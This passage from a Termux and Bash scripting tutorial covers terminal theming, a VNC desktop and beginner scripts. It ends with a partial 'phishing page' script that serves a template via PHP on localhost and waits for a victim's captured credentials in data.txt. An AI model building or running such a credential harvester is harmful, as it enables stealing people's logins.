> `coway -f eyes <yourtext>`



Figure 6.3, execute the command ``neofetch --ascii_distro DragonFly``. To make this change permanent, add the command to your `.bashrc` file.

- ❖ **Termux desktop** : There is a tool called Termux Desktop, which is used to install a lightweight desktop environment in Termux. Keep in mind that installing Termux Desktop requires sufficient available space.

**tool link :** <https://github.com/adi1090x/termux-desktop.git>

just go through the installation process written on their page. you can create your own version of a Termux desktop by following these steps.

1. Install VNC viewer from playstore
2. We need to enable the X11 repository, which you can do by executing `pkg install x11-repo`.
3. We need to set up TigerVNC. To do this, execute `pkg install tigervnc`.
4. `vncserver -localhost`
5. Enter the password
6. `export DISPLAY=":1"`
7. now open the vncviewer and put these details `127.0.0.1:59001`

There are several tools available to automate these tasks. You can also install Zsh to customize your terminal's appearance. Let's explore some tool installations.

> **Tbanner** : This tool is great for modifying your terminal's appearance and making it look professional. It is very easy to use, and many people use this tool. Just follow these steps.

> git clone <https://github.com/tahmidrayat/Tbanner.git>

> cd Tbanner

```
> chmod +x *
```

```
> ./setup.sh or bash setup.sh
```

Now, you will receive some queries regarding how you want to modify your terminal's appearance. Set them up according to your preferences.

> T-Header : This tool is based on Zsh and several Zsh plugins. You can explore various Zsh plugins by installing this tool.

```
> git clone https://github.com/remo7777/T-Header.git
```

```
> cd T-Header
```

```
> chmod +x *
```

```
> ./t-header.sh
```



**FIGURE 6.4** termux-os

> Termux-os : This is another excellent tool to enhance your terminal's appearance and make it look more professional.

```
> git clone https://github.com/h4ck3r0/Termux-os.git
```

```
> cd Termux-os
```

```
> chmod +x *
```

```
> ./os.sh
```

now follow instructions. You can also modify the terminal background color by following these steps on your own. Create a .termux directory in your home (~) location, download the color preset using wget from the provided URL, and move one of the presets to the .termux directory.

colour presets :

[https://github.com/princekrvert/T\\_banner/tree/master/b\\_colors](https://github.com/princekrvert/T_banner/tree/master/b_colors)

# 7. Bash scripting

---

Well, we've covered many topics in this book, and now we've reached the final chapter. In this chapter, we'll discuss what a Bash script is and how to create your first one. We won't delve deeply into these topics, as they are vast and could fill an entire book on their own. However, we'll explore enough so that you can understand other scripts.


- ❖ **Bash script :** A Bash script is simply a collection of commands bundled into a text file. A Bash script is executed from top to bottom and starts with a shebang line (`#!/`) that specifies where to find the interpreter.

```
home > prince > tools > bash > Ravana > $ ravana.sh
1  #!/usr/bin/bash
2  ##Author prince kumar
3  #Date 23 dec 2020
4  # Version V3.0.0
5  #adding the parrot support in ravana 3.0.0
6  #This is made only for educational purposes...
7  # Satrt coding here
8  # Define some color coding here
9  r="\e[31;1m" # this is for red
10 g="\e[32;1m" # green
11 y="\e[33;1m" # yellow
12 b="\e[34;1m" # blue
13 p="\e[35;1m" #purple
14 n="\e[36;1m" # i don't know this color name
15 w="\e[0;1m" # This is for white...
16 #End of color definening-----
17 #Trap singnals -----
18 trap user_intrupt SIGINT
19 trap user_intrupt SIGTSTP
20
21 # make a function to catch signals...
22 # kill the already running proces
23 user_intrupt(){
24     printf " \n ${w}\n"
25     printf " ${r}[${w}]${x}]---->${p} Exiting Ravana2.0"
26     printf " \n"
27     sleep 1
28     exit 1
29 }
```

**FIGURE 7.1** bash script

I'll use Vim to write the script, and you can choose your favorite editor. Let's create our first script that prints 'I am learning Bash' to the terminal.

> vim first.sh



```
File Edit View Search Terminal Help
[prince@parrot]~
$bash first.sh
i am learing bash
[prince@parrot]~
$cat first.sh
#!/bin/bash
#this our first script
echo "i am learing bash "
```

**FIGURE 7.2 first script**

in Figure 6.6, the script begins with a shebang line (`#!/`), followed by a comment on the next line. In Bash, comments start with a hash (`#`), and anything written after that is ignored by the interpreter. Next, we have an echo command that prints the desired text to the terminal. Save the file and run the script by executing `bash first.sh`. Adding comments to your script is a good practice. They help explain your intentions, especially when you revisit a script after days or even months. Clear comments make your script more understandable for others too.

Now, let's create a script that prints the hostname, hardware information, and disk usage of the system on which it is executed.



```

[prince@parrot]~$ cat info.sh
#!/bin/bash
# print the hostname
hostname
#now print the hardware info
uname -a
# now see the diskuses
df -h
# end of the script

```

**FIGURE 7.3** info

In Figure 6.7, observe the script: the first line uses `hostname` to print the ``hostname``, followed by ``uname -a`` for hardware-related information. Lastly, we have ``df -h``, which displays disk usage and free disk space in the terminal. Now, execute the script and check the output.

```


parrot
Linux parrot 6.9.7-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.9.7-1parrot1 (2024-07-1
0) x86_64 GNU/Linux

```

| Filesystem | Size | Used | Avail | Use% | Mounted on     |
|------------|------|------|-------|------|----------------|
| udev       | 1.9G | 0    | 1.9G  | 0%   | /dev           |
| tmpfs      | 383M | 1.5M | 382M  | 1%   | /run           |
| /dev/sda1  | 932G | 109G | 823G  | 12%  | /              |
| tmpfs      | 1.9G | 1.1M | 1.9G  | 1%   | /dev/shm       |
| tmpfs      | 5.0M | 8.0K | 5.0M  | 1%   | /run/lock      |
| /dev/sda1  | 932G | 109G | 823G  | 12%  | /home          |
| tmpfs      | 383M | 80K  | 383M  | 1%   | /run/user/1000 |

**FIGURE 7.4** info\_output

In Bash, unlike in some programming languages, we don't need to specify variable types. We simply assign a value to a variable using its name. Let's write a script that takes input and prints the output to the terminal.



```
#!/bin/bash
# take a user name and print it
echo -n "what is your name? "
read name
echo -ne "your name is ${name}"
[prince@parrot]~$ bash first.sh
what is your name? prince
your name is prince [prince@parrot]~$
```

FIGURE 7.5 input

In Figure 6.9, you can observe that when we run the script, it prompts us to enter a name, and then it prints the name to the terminal.

We can now move on to conditional statements in Bash and take a look at the classical if-else statement. It typically appears as follows:

```
#!/bin/bash

# take a user name and print it

echo -n "what is your name? "

read name

echo -ne "your name is ${name}"
```

```
read -p "what is your age? " age

if [[ ${age} -lt 18 ]]; then


    echo "you are a child"

else

    echo "you are an adult"

fi
```

In a Bash script, spacing is crucial. Make sure to include spaces after the if keyword and within double square brackets [[, otherwise you'll encounter syntax errors. In the provided script, we prompt the user for their age and print the output to the terminal.



```
[prince@parrot]-[~]
$bash first.sh
what is your name? prince
your name is princewhat is your age? 24
you are an adult
[prince@parrot]-[~]
$bash first.sh
what is your name? prince
your name is princewhat is your age? 15
you are a child
```

**FIGURE 7.6** condition output

Now let's delve into the 'for' loop. When we need to perform a specific task multiple times, we use a 'for' loop. Although there's also a 'while' loop, we'll focus on the 'for' loop because it's sufficient for your needs.

```
#!/bin/bash
# we are going to learn about for loop
# Ask the user name
read -p "What is your name?" name
# ask the user to how many times he/she wants to print the name
read -p "How many times you want to print this?" number
for (( i=0; i< ${number}; i++ ));do
    echo "you name is ${name}"
done
```


**FIGURE 7.7 for loop**

The output of this script will resemble the following: we prompt the user for their name and an integer, and then print the name.

```
$ bash lesson2.sh
What is your name?prince
How many times you want to print this?3
you name is prince
you name is prince
you name is prince
```

**FIGURE 7.8 lesson2**


A function is a self-contained module of code that performs a specific task. It typically takes some parameters and returns a value. In Bash, functions are defined like this.



```
[prince@parrot]~  
$cat lesson3.sh  
#!/bin/bash  
# now we will make a function thats takes adds two numbers.  
add_me(){  
    result=$(( $1+$2 ))  
    echo "By adding these two numbers we are getting ${result}"  
}  
add_me $1 $2
```

FIGURE 7.9 function

In the script, we define a function called `add_me`. Simply provide a function name and enclose the function content within curly braces. Notice that we add `$1` and `$2` because when passing arguments to a Bash function, they are assigned in the order of `$1`, `$2`, and so on. Now, execute the script and observe the output.



```
File Edit View Search Terminal Help  
[prince@parrot]~  
$bash lesson3.sh 5 6  
By adding these two numbers we are getting 11  
[prince@parrot]~  
$bash lesson3.sh 10 12  
By adding these two numbers we are getting 22  
[prince@parrot]~  
$
```

FIGURE 7.10 add numbers

We can input two numbers, as shown in the figure, and obtain their sum. Next, we'll create a script to customize the appearance of our Termux terminal. I'll explain each step as we proceed with the script. For now, I'll use Codium for my convenience, while you can continue using Vim.

```
tbanner.sh
home > prince > tools > bash > tbanner > $ tbanner.sh
1  #!/bin/bash
2  # Prince kumar
3  # Date 29 aug 2024
4  # first we are removing text appers on the welcome screen of the termux
5  remove_motd(){
6      # you can simply remove the motd file or you can rename it
7      # the motd file is located in the usr/etc
8      cd ~ #change directory to the home
9      cd .. # move one directory backward
10     cd usr/etc
11     # now make a folder for backup
12     mkdir backup
13     mv motd backup #moving motd to the backup
14 }
15 remove_motd
```

**FIGURE 7.11 remove motd**

Let's examine the script line by line. As usual, we'll begin with the shebang (#!), followed by comments that include the date, author's name, and the script's purpose. We're removing the motd file because the text displayed on the welcome screen originates from that file. First, we navigate to the HOME directory (~), then move one directory backward. Next, we access the usr/etc directory where the motd file resides. Rather than deleting the file, we create a backup directory and move the motd file into it. Finally, we call the function below.

```
req_pkg(){
# first check for figlet
command -v figlet 2>&1 > /dev/null || {pkg update;pkg upgrade;pkg install figlet -y;}
# now check for cowsay
command -v cowsay 2>&1 > /dev/null || {pkg update; pkg upgrade; pkg install cowsay -y; }
# now check for lolcat
command -v lolcat 2>&1 > /dev/null || {pkg update; pkg upgrade; pkg install ruby -y;gem install lolcat;}
# now check for the neofetch
command -v neofetch 2>&1 > /dev/null || {pkg update;pkg upgrade;pkg install neofetch -y;}
}
```

**FIGURE 7.12 require pkg**

In the next line of code, we define a function called req\_pkg to check if all required packages are installed. If not, the function will install them. We check the package by executing command -v followed by the package name. Then, we use the conditional operator || to execute the command if the package is not installed. After that, you can see some commands

written within double curly braces `{}`. In Bash, this is known as an anonymous function. An anonymous function is a function without a name that gets executed immediately, meaning we don't have to call it explicitly.

We are checking for figlet, cowsay, lolcat, and neofetch. These tools will be used to decorate Termux.

Next, we will ask the user which logo they would like to display on the welcome screen. Options include Garuda, Kali, Dragonfly, and more.

```
# now ask the user for their choice
ask_user(){
# first ask the user if he/she what he/she wants to display
echo -e "\033[35;1m Choose the options to show on the welcome screen: "
echo -e "\033[31;1m\01 \033[32;1m cowsay eye"
echo -e "\033[31;1m\02 \033[32;1m Android os"
echo -e "\033[31;1m\03 \033[32;1m Garuda"
echo -e "\033[31;1m\04 \033[32;1m DragonFly"
echo -e "\033[31;1m\05 \033[32;1m Parrot"
echo -e "\033[31;1m\06 \033[32;1m Kali"
read logo_option

}
ask_user
```

**FIGURE 7.13** os options

In the figure 7.13, we are asking the user for their choice. Don't worry about the gibberish numbers and symbols at the beginning of the echo command; they are used for color printing. Next, we list the OS/logo names, and then we store the user's choice in a variable. Their output will look something like this.

```
[prince@parrot]~[/tools/bash/tbanner]
$bash tbanner.sh
Choose the options to show on the welcome screen:
[01] cowsay eye
[02] Android os
[03] Garuda
[04] DragonFly
[05] Parrot
[06] Kali
```

FIGURE 7.14 os\_menu

Now, we will capture the user's choice and insert the command into the bash.bashrc file accordingly. While we are currently using if-else statements to achieve this, we could also use a switch-case structure. First, we navigate to the directory containing the bash.bashrc file. We then use output redirection to append the line at the end of the file. We have covered quite a bit in this writing. Now, your task is to enhance this script to automatically change the background color and the PS1 prompt. By doing this, you will become more familiar

```
if [[ $logo_option == "01" ]] || [[ $logo_option == "1" ]];then
    # if user is selecting cowsay eye then do this
    # navigate to the directory in which bash.bashrc is present
    cd ~
    cd ..
    cd usr/etc
    # now insert the command at the end of line
    echo "cowsay -f eyes termux " >> bash.bashrc
elif [[ $logo_option == "02" ]] || [[ $logo_option == "2" ]];then
    # add the android os using neofetch
    cd ~
    cd ..
    cd usr/etc
    echo "neofetch --ascii_distro Android" >> bash.bashrc
elif [[ $logo_option == "03" ]] || [[ $logo_option == "3" ]];then
    # Add the Garuda
    cd ~
    cd ..
    cd usr/etc
    echo "neofetch --ascii_distro Garuda" >> bash.bashrc
elif [[ $logo_option == "04" ]] || [[ $logo_option == "4" ]];then
    # Add the dragon fly
    cd ~
```



with how the syntax works. You may encounter some syntax errors, but this will help you improve.

Now, we will create a script that will install all the basic packages on Termux.

```
home > prince > tools > bash > basic > $ basic.sh
1  #!/usr/bash
2  #Authot Name:
3  #date 1 sep 2024
4  # now ask the user to install the package
5  echo -ne "\033[33;1m Following package will be installed by pressing Y"
6  echo -e "\033[32;1 Git"
7  echo -e "\033[32;1 Python"
8  echo -e "\033[32;1 ruby"
9  echo -e "\033[32;1 figlet"
10 echo -e "\033[32;1 cowsay"
11 echo -e "\033[32;1 Golang"
12 echo -e "\033[32;1 Rust"
13 echo -e "\033[32;1 Nodejs"
14 read usr_choice
15 if [[ $usr_choice == "Y" ]] || [[ $usr_choice == "y" ]];then
16 # install all the package
17 pkg install git python ruby figlet cowsay golang rust nodejs-lts
18 else
19 exit 0
20 fi
21
```

FIGURE 7.16 basic pkg

In the script, we first prompt the user for permission to install the package. Once permission is granted, we execute the command to install it.

**Note :** you can improve this script by adding some more packages.

We are going to create a script that will host a phishing page on localhost. We will use PHP for this purpose. We will need a phishing HTML file and a PHP script, and then we will be ready to go. After the shebang (#!/), we need to check if PHP is installed on the system, as our script relies on the PHP command. We will then proceed step by step through the writing process.

```

host_page(){
    # now remove the previous data if present..
    if [[ -f site/data.txt ]];then
        rm -rf site/data.txt
    else
        echo -ne ""
    fi
    # This fuction will take aruments

```

**FIGURE 7.17** check\_cred

We are creating a function called `host_page`. The first thing we do is check if any previously captured credentials are present. If credentials are found, we remove them; if not, we do nothing. In the if statement, `-f` is used to check if a file is present, and `-d` is used to check if a directory is present.

```

# This fuction will take aruments
php -S 127.0.0.1:800$1 -t site/ > /dev/null 2>&1 & sleep 3
echo -ne "Server is runnig on http://127.0.0.1:800\$1"
# now check for the credentials
while true;do

```

**FIGURE 7.18** php\_server

Next, we start a PHP server on `127.0.0.1:800$1`. In this line, we take parameters when the function is called, specifically a random number from 1 to 9, so each time the function runs, it starts the local server on a different port number. We use `-t` to specify that we want to host the files present in the directory called `site`, which contains all the templates, including the PHP script. We add `&` to run this process in the background. Finally, we print a message to the user indicating that the server is starting.

Using a while loop and an if statement, we check whether the `data.txt` file is present. If it is not, it means the target has not entered the credentials, and we continue running the code until the data is found.

```
while true;do
  if [[ -f site/data.txt ]];then
    echo -e "\033[32;1m User data found."
    cat site/data.txt
    exit 0
  else
    echo -ne " "
  fi
done
```

**FIGURE 7.19** while\_loop







